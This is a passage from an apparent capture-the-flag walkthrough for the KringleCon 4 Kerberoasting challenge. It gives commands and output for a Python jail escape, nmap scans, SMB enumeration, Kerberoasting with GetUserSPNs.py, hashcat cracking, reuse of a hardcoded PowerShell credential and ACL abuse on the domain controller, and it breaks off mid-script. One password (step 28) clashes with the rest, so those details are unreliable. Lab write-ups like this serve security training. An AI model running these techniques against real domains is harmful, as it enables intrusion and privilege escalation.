
KringleCon 4: Calling Birds!

8) Kerberoasting on an Open Fire

1. Click to open a `Second` browser tab

2. Navigate to `https://register.elfu.org/`



Elf University

Student Registration

New ElfU Domain Student Registration Portal

All new elf students must register for a new account to be registered to the domain. This account will give ElfU students access to the internal domain and domain services.

First Name

Last Name

Email

(Please do not spam this form and please be patient as it could take up to a minute to process your request.)
(A real domain name must be used in email.)

@ 2021 Elf University - All Rights Reserved


3. Type `Prof` into the First Name text-box

4. Type `Snowman` into the Last Name text-box

5. Type a `valid email address` into the Email text-box

6. Click the `I'm not a robot` tick-box

7. Click the `SUBMIT` button



Elf University

ElfU Registration Portal

New Student Domain Account Creation Successful!

You can now access the student network grading system by SSH'ing into this asset using the command below:

```
ssh mokccpqffu@grades.elfu.org -p 2222
```

ElfU Domain Username: mokccpqffu

ElfU Domain Password: Udaptsyoy#

(Please save these credentials!)

8. Open a `Terminal window`

9. Type `ssh mokccpqffu@grades.elfu.org -p 2222`

10. Type `Udaptsyoy#`

```
===================================================
=      Elf University Student Grades Portal       =
=          (Reverts Everyday 12am EST)            =
===================================================
1. Print Current Courses/Grades.
e. Exit
:
```

11. Press `CTRL + D`

```
: Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 26, in main
    a = input(": ").lower().strip()
EOFError
>>>
```

12. Type `import os`

13. Type `os.system('/bin/bash')`

```
mokccpqffu@grades:~$
```

14. Type `route`

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.17.0.1      0.0.0.0         UG    0      0        0 eth0
10.128.1.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.2.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.3.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
```

15. Type `nmap -sP 10.128.1.1-255 -PS22,445`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 18:24 UTC
Nmap scan report for hhc21-windows-linux-docker.c.holidayhack2021.internal (10.128.1.4)
Host is up (0.00044s latency).
Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.00079s latency).
Nmap done: 255 IP addresses (2 hosts up) scanned in 3.01 seconds
```

16. Type `nmap -A 10.128.1.53 -PS22,445`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 18:25 UTC
Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.00059s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE           VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2022-01-07 18:25:11Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: elfu.local0.,
Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: elfu.local0.,
Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ELFU
|   NetBIOS_Domain_Name: ELFU
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: elfu.local
|   DNS_Computer_Name: DC01.elfu.local
|   DNS_Tree_Name: elfu.local
|   Product_Version: 10.0.17763
|_  System_Time: 2022-01-07T18:27:27+00:00
| ssl-cert: Subject: commonName=DC01.elfu.local
| Not valid before: 2021-10-28T19:21:37
|_Not valid after:  2022-04-29T19:21:37
|_ssl-date: 2022-01-07T18:28:07+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/6%Time=61D7340C%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-01-07T18:27:31
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.19 seconds
```

17. Type `nmap -sP 172.17.0.1-255 -PS22,445`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 18:29 UTC
Nmap scan report for 172.17.0.1
Host is up (0.00013s latency).
Nmap scan report for grades.elfu.local (172.17.0.2)
Host is up (0.00051s latency).
Nmap scan report for 172.17.0.3
Host is up (0.00042s latency).
Nmap scan report for 172.17.0.4
Host is up (0.00029s latency).
Nmap scan report for 172.17.0.5
Host is up (0.00023s latency).
Nmap done: 255 IP addresses (5 hosts up) scanned in 2.71 seconds
```

18. Type `nmap -A 172.17.0.1 -PS22,445`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 18:30 UTC
Nmap scan report for 172.17.0.1
Host is up (0.00020s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 ce:7e:b4:4b:bc:b9:39:6f:10:d8:3f:f4:3f:6a:06:ef (RSA)
|   256 eb:a9:4b:ec:04:c0:7a:0e:a3:36:f7:4b:49:d7:de:bf (ECDSA)
|_  256 c1:a9:ac:ad:69:13:b7:b1:23:c7:d4:cc:8f:32:1e:b0 (ED25519)
80/tcp   open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://172.17.0.1/register
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

19. Type `nmap -A 172.17.0.3 -PS22,445`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 18:30 UTC
Nmap scan report for 172.17.0.3
Host is up (0.00027s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2

Host script results:
| smb2-security-mode:
|   2.10:
|_    Message signing enabled but not required
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds
```

20. Type `nmap -A 172.17.0.4 -PS22,445`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 18:31 UTC
Nmap scan report for 172.17.0.4
Host is up (0.00026s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2

Host script results:
| smb2-security-mode:
|   2.10:
|_    Message signing enabled but not required
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

21. Type `nmap -A 172.17.0.5 -PS22,445`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 18:32 UTC
Nmap scan report for 172.17.0.5
Host is up (0.00027s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE      VERSION
42/tcp   open  nameserver?
53/tcp   open  domain       (generic dns response: NOTIMP)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec Heimdal Kerberos (server time: 2022-01-07 20:40:44Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: ELFU)
389/tcp  open  ldap         (Anonymous bind OK)
| ssl-cert: Subject: commonName=SHARE30.elfu.local/organizationName=Samba Administration
| Not valid before: 2021-10-29T19:30:08
|_Not valid after:  2023-09-29T19:30:08
|_ssl-date: 2022-01-07T20:43:18+00:00; +1m38s from scanner time.
445/tcp  open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: ELFU)
464/tcp  open  kpasswd5?
636/tcp  open  ssl/ldap     (Anonymous bind OK)
| ssl-cert: Subject: commonName=SHARE30.elfu.local/organizationName=Samba Administration
| Not valid before: 2021-10-29T19:30:08
|_Not valid after:  2023-09-29T19:30:08
|_ssl-date: 2022-01-07T20:43:34+00:00; +1m54s from scanner time.
1024/tcp open  msrpc        Microsoft Windows RPC
3268/tcp open  ldap         (Anonymous bind OK)
| ssl-cert: Subject: commonName=SHARE30.elfu.local/organizationName=Samba Administration
| Not valid before: 2021-10-29T19:30:08
|_Not valid after:  2023-09-29T19:30:08
|_ssl-date: 2022-01-07T20:42:58+00:00; +1m18s from scanner time.
3269/tcp open  ssl/ldap     (Anonymous bind OK)
| ssl-cert: Subject: commonName=SHARE30.elfu.local/organizationName=Samba Administration
| Not valid before: 2021-10-29T19:30:08
|_Not valid after:  2023-09-29T19:30:08
|_ssl-date: 2022-01-07T20:40:18+00:00; -1m22s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/7%Time=61D8A551%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,2B,"\0\)\0\x06\x81\x80\0\x01\0\0\0\0\0\x01\x07version\x
SF:04bind\0\0\x10\0\x03\0\0\)\x02\0\0\0\0\0\0\0")%r(DNSStatusRequestTCP,E,
SF:"\0\x0c\0\0\x90\x04\0\0\0\0\0\0\0\0");
Service Info: Host: SHARE30; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 29s, deviation: 1m09s, median: 0s
|_nbstat: NetBIOS name: SHARE30, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: share30
|   NetBIOS computer name: SHARE30\x00
|   Domain name: elfu.local
|   FQDN: share30.elfu.local
|_  System time: 2022-01-07T20:41:32+00:00
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-01-07T20:41:32
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.32 seconds
```

22. Type `smbclient -U mokccpqffu -L 10.128.1.53`

```
Enter WORKGROUP\mokccpqffu's password:
```

23. Type `Udaptsyoy#`

```
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

24. Type `smbclient -U mokccpqffu -L 172.17.0.3`

```
Enter WORKGROUP\mokccpqffu's password:
```

25. Type `Udaptsyoy#`

```
        Sharename       Type      Comment
        ---------       ----      -------
        ElfUFiles       Disk
        IPC$            IPC       IPC Service (Remote IPC)
SMB1 disabled -- no workgroup available
```

26. Type `smbclient -U mokccpqffu -L 172.17.0.5`

```
Enter WORKGROUP\mokccpqffu's password:
```

27. Type `Udaptsyoy#`

```
        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk
        sysvol          Disk
        elfu_svc_shr    Disk      elfu_svc_shr
        research_dep    Disk      research_dep
        IPC$            IPC       IPC Service (Samba 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available
```

28. Type `/usr/local/bin/GetUserSPNs.py -output spns.txt -dc 10.128.1.53 elfu.local/mokccpqffu:'Tckarsucf@' -request`

```
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName                  Name      MemberOf  PasswordLastSet             LastLogon  
Delegation
------------------------------------  --------  --------  --------------------------  ---------  -
---------
ldap/elfu_svc/elfu                    elfu_svc            2021-10-29 19:25:04.305279  <never>
ldap/elfu_svc/elfu.local              elfu_svc            2021-10-29 19:25:04.305279  <never>
ldap/elfu_svc.elfu.local/elfu         elfu_svc            2021-10-29 19:25:04.305279  <never>
ldap/elfu_svc.elfu.local/elfu.local   elfu_svc            2021-10-29 19:25:04.305279  <never>
```

29. Open a Second `Terminal window`

30. Type `cewl https://register.elfu.org/ --with-numbers -o > words.txt`

31. Type `hashcat.exe -m 13100 -a 0 spns.txt -r OneRuleToRuleThemAll.rule -O -w 4 --opencl-device 1,2 --quiet words.txt`

```
* Device #3: Unstable OpenCL driver detected!

Skipping invalid or unsupported rule in file OneRuleToRuleThemAll.rule on line 8210: ^o^—à^—é^o^t
Skipping invalid or unsupported rule in file OneRuleToRuleThemAll.rule on line 42459:
^a^—à^—é^e^s^a^r^t^n^o^c
$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_svc*$b1a28ce9787f30dc219c05a074b2d35b$eabe1914cf
1241a04461d1abe80127b1f287b08d95c263081f1afeefeb054a3d5c48338eaf4837933066b19bc3bd9096dfd53e39d0c
990c972fdee5591f85439997a9fb7a4a57a6562470c43d2c546705a69b25ff10afee1fc1b83b6ddde414ce4079a2c4661
85b04151708e3f7dee82e7dc5c7e3a1487ddfac1d97faa7bffd0e27a234757cfb4d1187eb1ec2c7eba1fb511da89d3967
3822b6221b9aad4477ff6a608a14347576041428097a25acfb9f446e1469df102530836c34a15346503b5dfcc14546abb
39b04f29ecc8b5dbcf49812d8e9046442a03853a8805e93573a7a8b444bd1f568c3e42bcb7c852273664d807f12805444
640b3e1b13a536d2ef6352e921229a55c459d4a2b1683e562b500093a1c5ef399610dead152f1a2a0df9339c5240f8488
bb8de280169c428adbcc6268f5087b4cf93016f070e051ef213eae84b8dea7c98f3f1e6117d0e4544d0f60554676eade6
e4fcbd4db2a388f46bba528f5aaf06a4f6c6a19b42e672e9f1e09bdde4c6cbf9ca385f2504f68597dd72f8a26f3b3f0fb
634871340fed30e626ed7fb29ff8deb83d5d7b8a48dd6eca50c77e6e56b12b00b47b982ade29925aa9b4cd7a714e61953
15f37c71505d904c0e1b24e1c3505dd269a7781e82b2c9c383c2a4d8f1475e2ea0ab603a1741d1751213d3b4febaa9b5b
0874f4454a7cc0be79853a312415c47f4922545b53e7842314b2e73293824e00bb330fbdda11bde283fc0d575e031fb36
c10c6eb2be7a52c5552276962d71ec631a81893305e769a769038a7ec7d874cfbf5464b445e95d4e7aecc583dd313c12c
6c3261cbe0402e1fdec65472a47a7a76cc44a788d7a59a25bba1503c87ee202b7869ffa8dd9e0f536b2258cee0f604ff4
fea2540d874b0e94439088c67da71dd52027f414f1fde825dba98505aa17a8b09ff2c9c3582b2a22ef9689dcdbb20c635
```

```
7db9f3e392f0fd592f53bf1d370c8fceb331165ea1d4d7cb3e3b9c561a6e79fb16004b6bda9564dab572210de7a4c7ca1
350fe384ebdbdd4aaa03729e6b0b976fd875647cfdef944efb57e6bd3a7d82a26149e7c8f1cdf843fedf4f318585ec90f
85875cd68ec6f0b367daf97675b85dad5af2475c8aa29aeacf88a023b3c28eeed553e1158a4c664c78f14266a202fb27f
d0eb530da7d33a672e72ab9c048bc3922e36d82c5bfcea42b0f24de89b268924d26cd28489b11aab56da174c8924428c1
51a2a986f3491f9149b9055615e528d68ab1a10fb53100bec44e08abbe19820d737c4e7c6e308afe63ceccea7f7a0f811
c48fd72b90a0b6de5a1a49ab5231b8e5979e8cb8df8c69b8970cfa4dc74958e1a029a67942ec90c3733adbd71827469e1
1fb9de6284d9d18d362d44a57d72e397a7e38e60e38b1e96c6186f96f918e0721ad70f51c0a6a80d8061239d1ba290f91
45b4b203aab:Snow2021!
```

32. Type `smbclient -d 0 -U elfu_svc //172.17.0.3/elfu_svc_shr`

```
Enter WORKGROUP\elfu_svc's password:
```

33. Type `Snow2021!`

34. Type `recurse ON`

35. Type `prompt OFF`

36. Type `mget *`

37. Type `quit`

38. Type `ls`

```
Add-FontsToNavContainer.ps1                   HelperFunctions.ps1
AppHandling.ps1                               Import-DeltasToNavContainer.ps1
AzureAD.ps1                                   Import-PfxCertificateToNavContainer.ps1
AzureVM.ps1                                   Install-AzDevops.ps1
Bacpac.ps1                                    Install-NavContainerApp.ps1
basic_template.ps1                            Invoke-NavContainerCodeunit.ps1
BcContainerHelper.ps1                         Invoke-ScriptInNavContainer.ps1
build.ps1                                     Invoke-SdnNetworkControllerStateDump.ps1
CheckHealth_https.ps1                         LabConfig.ps1
Clean-BcContainerDatabase.ps1                 Move-SdnServiceFabricReplica.ps1
Clear-SdnWorkingDirectory.ps1                 NcManagedRoles.ps1
CompanyHandling.ps1                           New-BcDatabaseExport.ps1
Compile-ObjectsInNavContainer.ps1             New-CompanyInNavContainer.ps1
Confirm-RequiredModulesLoaded.ps1             New-NavContainer.ps1
Confirm-UserInput.ps1                         New-NavContainerTenant.ps1
ContainerHandling.ps1                         New-NavContainerWindowsUser.ps1
Convert-EtwTraceToTxt.ps1                     New-NavContainerWizard.ps1
ConvertFrom-ExistingSubmission.ps1            New-WorkingDirectory.ps1
Convert-ModifiedObjectsToAl.ps1               NugetTools.ps1
ConvertTo-HashTable.ps1                       Open-NavContainer.ps1
Convert-Txt2Al.ps1                            OvsdbTable.ps1
Convert-WindowsImage.ps1                      PackageHandling.ps1
Copy-FileFromNavContainer.ps1                 PatchParentDisks.ps1
Copy-FileFromRemoteComputer.ps1               PsTestFunctions.ps1
Copy-FileToNavContainer.ps1                   Publish-NavContainerApp.ps1
Copy-FileToRemoteComputer.ps1                 Publish-PerTenantExtensionApps.ps1
Copy-FileToRemoteComputerWinRM.ps1            Remove-CompanyInNavContainer.ps1
Create-AadAppsForNav.ps1                      Remove-DesktopShortcut.ps1
create-health-function.ps1                    Remove-NavContainerTenant.ps1
```

```
create-knownissue-function.ps1                Remove-PSRemotingSession.ps1
Create-MyOriginalFolder.ps1                   Renew-LetsEncryptCertificate.ps1
CreateVMFleetDisk.ps1                         Repair-NavContainerApp.ps1
Disconnect-AADToolkit.ps1                     Replace-NavServerContainer.ps1
Download-Artifacts.ps1                        Resolve-DependenciesFromAzureFeed.ps1
DownloadLatestCUs.ps1                         Restore-DatabasesInNavContainer.ps1
Encryption.ps1                                Run-AlCops.ps1
Ensure-LocalAdmin.ps1                         Run-AlValidation.ps1
Export-ModifiedObjectsAsDeltas.ps1            Run-ConnectionTestToNavContainer.ps1
Export-NavContainerObjects.ps1                Run-TestsInNavContainer.ps1
Export-RegistryKeyConfigDetails.ps1           Scenario.ps1
Extract-FilesFromStoppedNavContainer.ps1      SdnRoles.ps1
Flush-ContainerHelperCache.ps1                Set-BcContainerKeyVaultAadAppAndCertificate.ps1
Format-NetshTraceProviderAsString.ps1         settings.ps1
Generate-SymbolsInNavContainer.ps1            Set-TraceOutputFile.ps1
Get-AADToolkitApplicationCredentials.ps1      Setup-TraefikContainerForNavContainers.ps1
Get-BcDatabaseExportHistory.ps1               SoftwareLoadBalancer.Tests.ps1
Get-BcEnvironments.ps1                        Sort-AppFoldersByDependencies.ps1
Get-BestGenericImageName.ps1                  Start-EtwTraceSession.ps1
Get-CompanyInNavContainer.ps1                 Start-NavContainerAppDataUpgrade.ps1
Get-FormattedDateTimeUTC.ps1                  Start-NavContainer.ps1
Get-GeneralConfigurationState.ps1             Start-SdnDataCollection.ps1
Get-LatestAlLanguageExtensionUrl.ps1          Start-SdnDataCollection.Tests.ps1
Get-NavArtifactUrl.ps1                        Stop-EtwTraceCapture.ps1
Get-NavContainerAppInfo.ps1                   Stop-NavContainer.ps1
Get-NavContainerArtifactUrl.ps1               StoreIngestionApplicationApi.ps1
Get-NavContainerEventLog.ps1                  StoreIngestionFlightingApi.ps1
Get-NavContainerGenericTag.ps1                StoreIngestionIapApi.ps1
Get-NavContainerImageLabels.ps1               Sync-NavContainerApp.ps1
Get-NavContainerImageTags.ps1                 TelemetryHelper.ps1
Get-NavContainerNavUser.ps1                   TenantHandling.ps1
Get-NavContainerPath.ps1                      Test-NavContainer.ps1
Get-NavContainerPlatformVersion.ps1           Test-NetworkInterfaceLocation.ps1
Get-NetworkInterfaceEncapOverheadSetting.ps1  Test-SdnEncapOverhead.ps1
Get-OvsdbAddressMapping.ps1                   Test-SdnGatewayConfigState.ps1
Get-OvsdbPhysicalPortTable.ps1                Test-
SdnKINetworkInterfaceAPIDuplicateMacAddress.ps1
GetProcessInfo.ps1                            Test-SdnKIServerHostId.ps1
Get-PublicIpReference.ps1                     Test-SdnKIServiceFabricPartitionDatabaseSize.ps1
Get-SdnDiagnosticLog.ps1                      Test-SdnKIVMNetAdapterDuplicateMacAddress.ps1
Get-SdnEventLog.ps1                           Test-SdnKnownIssue.ps1
Get-SdnGatewayConfigurationState.ps1          Test-SdnLoadBalancerMuxServiceState.ps1
Get-SdnNetworkController.ps1                  Test-SdnProviderAddressConnectivity.ps1
Get-SdnOvsdbGlobalTable.ps1                   Test-SdnServerConfigState.ps1
Get-SdnOvsdbUcastMacRemoteTable.ps1           TraceLevel.ps1
Get-SdnProviderAddress.ps1                    Trace-Output.ps1
Get-SdnRoleConfiguration.ps1                  UnPublish-NavContainerApp.ps1
Get-SdnServiceFabricReplica.ps1               updatehosts.ps1
Get-SdnVfpVmSwitchPort.ps1                    UserHandling.ps1
Get-TraceProviders.ps1                        Utilities.Tests.ps1
Get-VfpPortRule.ps1                           VMState.ps1
Get-WorkingDirectory.ps1                      Wait-NavContainerReady.ps1
```

39. Type `grep elfu *`

```
GetProcessInfo.ps1:$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
```

40. Type `cat GetProcessInfo.ps1`

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcA
PQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAM
wBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYw
A2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -
Authentication Negotiate
```

41. Type `mv GetProcessInfo.ps1 remote_elf`

42. Type `rm *.ps1`

43. Type `powershell`

44. Type the following PowerShell code

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcA
PQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAM
wBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYw
A2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Enter-PSSession -ComputerName 10.128.1.53 -Credential $aCred -Authentication Negotiate
```

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents>
```

45. Type the following PowerShell code, to display a list of the group names

```
Get-ADGroup -Filter 'GroupCategory -eq "Security" -and GroupScope -ne "DomainLocal"' | Select-
Object Name
```

```
Name
----
Domain Computers
Domain Controllers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
Read-only Domain Controllers
Cloneable Domain Controllers
Protected Users
Key Admins
DnsUpdateProxy
Remote Management Domain Users
Research Department
File Shares
Schema Admins
Enterprise Admins
Enterprise Read-only Domain Controllers
Enterprise Key Admins
```

46. Type the following PowerShell code, to discover which users and/or groups, of the `Domain Admins` group have the WriteDACL permission

```
$ldapConnString = "LDAP://CN=Domain Admins,CN=Users,DC=elfu,DC=local"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
$domainDirEntry.get_ObjectSecurity().Access | Where-Object ActiveDirectoryRights -match
"WriteDacl" | Select-Object IdentityReference
```

```
IdentityReference
-----------------
BUILTIN\Administrators
ELFU\Domain Admins
ELFU\Enterprise Admins
```

47. Type the following PowerShell code, to discover which users and/or groups of the `Research Department` group have the WriteDACL permission

```
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
$domainDirEntry.get_ObjectSecurity().Access | Where-Object ActiveDirectoryRights -match
"WriteDacl" | Select-Object IdentityReference
```

```
IdentityReference
-----------------
ELFU\remote_elf
BUILTIN\Administrators
```

48. Type the following PowerShell code, to grant the `GenericAll` permission to the `Research Department` group, for the `mokccpqffu` account

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "mokccpqffu"
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\$username")).Translate([System.Security.Principal
.SecurityIdentifier])
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference,
([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType,
$nullGUID
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
$secOptions = $domainDirEntry.get_Options()
